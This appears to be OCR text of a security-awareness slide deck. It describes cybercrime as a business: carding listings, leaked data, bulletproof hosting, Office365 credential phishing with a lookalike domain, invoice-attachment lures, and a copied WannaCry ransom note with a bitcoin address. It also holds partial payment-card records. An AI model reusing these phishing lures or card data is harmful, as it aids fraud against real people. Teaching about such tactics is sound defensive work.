


Bin	Exp	Name	City	State	ZIP	Country	Price	Bank
6011420	12/19	Daniel	Fort wayne	IN	46807	United States	$9.99	BANK OF AMERICA
3723736	02/22	David	Rochester	NY	14623	United States	$9.99	AMERICAN EXPRES...
3782968	05/18	Kim	Buford	GA	30518	United States	$9.99	AMERICAN EXPRES...
3767407	02/20	Christopher	Birmigham	AL	35242	United States	$9.99	AMERICAN EXPRES...
4246315	04/19	Lynn	Bronson	Michigan	49028	United States	$9.99	CHASE BANK USA,...
4264520	02/18	Mikael	City of industry	California	91789	United States	$3.00	BANK OF AMERICA...
4246315	08/21	Ben	Huntington beach	California	92647-2	United States	$9.99	CHASE BANK USA,...
5567092	04/20	Thomas	Spring arbor	Michigan	49283	United States	$9.99	CITIBANK, N.A.
4006138	11/18	Michael	Lake zurich	IL	60047	United States	$9.99	U.S. BANK NATIO...

Economy of Scale

$0.10

Economy of Scale



Economy of Scale

- Database dumps

Info on 80 million American households found in open database

Doug Olenick

Follow @DougOlenick

A cybersecurity research team has found an unidentified open database containing 24GB of records detailing information on 80 million American households.

VPNMentor's research team of Noam Rotem and Ran Locar found the database hosted on a Microsoft cloud server containing extremely detailed information about individual homes ranging from the owners name, address, age, map coordinates and birthdates. Other information included, but noted in a

Product and Information Marketplaces

- ✓To make money, we need to se
  - Personal information
  - Payment information
  - Computing resources
- ✓To economize on engineering, w
  - Exploits
  - Exploit Kits
  - Remote Access Tools
- ✓Anonymous math money

Bulletproof Hosting

Purchase services

- Accepts payment without a credit card
- Protects our privacy and autonomy
- Will not cooperate with unlawful requests for takedowns of our infrastructure

WEB BulletProof

bitcoin ACCEPTED HERE

Tech support: 296041
Billing: 208426

Login

Home | Bulletproof Hosting | Bulletproof Servers | Seo Tools | Partnership | Support | Contact

You'll never get any abuse from us!

Super BulletProof Server in China

✓100% BulletProof Server!
✓Unlimited traffic

BulletProof Virtual Private Server (VPS)

High speed
Unlimited traffic
Proxies for advertising are NOT required
Windows server for FREE
Free 24-hour test

Fast Server in Europe

Super fast Bulletproof Dedicated Servers.

- 100% Uptime
- Intel Core2Quad Q9300 processor
- 4GB DDR2 RAM
- Guaranteed speed: >30 Mbit/s

Strong In China

Super Bulletproof Server in China

- Any content allowed!
- High anonimity
- Intel Quad Core processor
- Unlimited Bandwith

Small Server

Cheap BulletProof Server

- Easy cost
- High speed
- Two cores
- Intel Processor

Bulletproof Hosting

Purchase services

- Accepts payment without a credit card
- Protects our privacy and autonomy
- Will not cooperate with unlawful requests for takedowns of our infrastructure

- Expensive

Our Marketing Strategy

Anti-Social Engineering

Our Marketing Strategy

- Capable of sending thousands of emails a day
- Email and acquisition costs extremely low
- Customer value high

7 Psychological Triggers for Mind-Blowing Conversions, Sales and Growth

Psychology and Marketing: 10 Important Principles of Psychology You Should Use

14 Psychological Marketing Tips for Customer Mind Control

The Psychology of Urgency: How to Create It, Fuel It, and Profit From It

39 Resources for Understanding the Science & Psychology Behind Great Marketing

5 Psychological Tactics Marketers Use To Influence Consumer Behavior

Complete Guide To Understanding Customer Psychology

Our Marketing Strategy

- Familiarity
  - This is a completely normal thing
- Urgency / Scarcity
  - No time to think, just do the thing

The First Pitch

Credentials


- Need credentials? Just ask!
- Example: Office365


To: Sam Smith
From: Microsoft
Subject: Your Account Password Is About To Expire

Sam:

Your account password is due to expire soon. Please log in to Office365 and update it immediately.

https://login.rnicrosoftonline.com/


Sign in to your account
https://login.rnicrosoftonline.com/f687c0f3-9126-45bd-b994-b96df8...
Private (2)
Microsoft
Sign in
Email, phone, or Skype
Can't access your account?
Sign-in options
Next
©2019 Microsoft
Terms of use
Privacy & cookies


Not an M
https://login.rnicrosoftonline.com/

The First Pitch

Capture and leverage for…

- E-mail
- VPN
- External applications

The First Pitch

Capture and leverage for…

- E-mail
- VPN
- External applications

The Second Pitch

Email Attachments

- E-mail attachments are an easy way to do this
- Enticing the recipient to executing code enables us to access the computer remotely
- Remote access equals big $$$$

.bat .sh .chm .exe .doc .xls .hta .lnk .msi .dmg

To: Sam Smith
From: Ven Door
Subject: Invoice #2098115

Invoice #2098115 is now available. Please review and return payment promptly.

Invoice_2098115.xls

To: Sam Smith
From: Ven Door
Subject: Invoice #2098115

Invoice #2098115 is now available. Please review and return payment promptly.

Invoice_2098115.xls

Ransomware

Ransomware theory

- If information and access is valuable on the open market…
- How valuable are they to the companies we take it from?
- Why not take both away from the company, and sell it back to them?


Wana Decrypt0r 2.0
Ooops, your files have been encrypted!
English
What Happened to My Computer?
Your important files are encrypted.
Many of your documents, photos, videos, databases and other files are no longer accessible because they have been encrypted. Maybe you are busy looking for a way to recover your files, but do not waste your time. Nobody can recover your files without our decryption service.
Can I Recover My Files?
Sure. We guarantee that you can recover all your files safely and easily. But you have not so enough time.
You can decrypt some of your files for free. Try now by clicking <Decrypt>.
But if you want to decrypt all your files, you need to pay.
You only have 3 days to submit the payment. After that the price will be doubled.
Also, if you don't pay in 7 days, you won't be able to recover your files forever.
We will have free events for users who are so poor that they couldn't pay in 6 months.
How Do I Pay?
Payment is accepted in Bitcoin only. For more information, click <About bitcoin>.
Please check the current price of Bitcoin and buy some bitcoins. For more information, click <How to buy bitcoins>.
And send the correct amount to the address specified in this window.
After your payment, click <Check Payment>. Best time to check: 9:00am - 11:00am
Payment will be raised on
5/15/2017 20:34:43
Time Left
02:23:53:13
Your files will be lost on
5/19/2017 20:34:43
Time Left
06:23:53:13
About bitcoin
How to buy bitcoins?
Contact Us
bitcoin ACCEPTED HERE
Send $300 worth of bitcoin to this address:
115p7UMMngoj1pMvkpHijcRdfJNXj6LrLn
Copy
Check Payment
Decrypt

Understanding the Company

- When assessing the value of information and resources to a company, it's helpful to understand the company itself.
- Ransomware economics - sizing up the whole company
  - Consider assets
  - Assess the value of data
  - Assess the value of operations (the impact of downtime)
  - Consider the value of the secrecy of the data

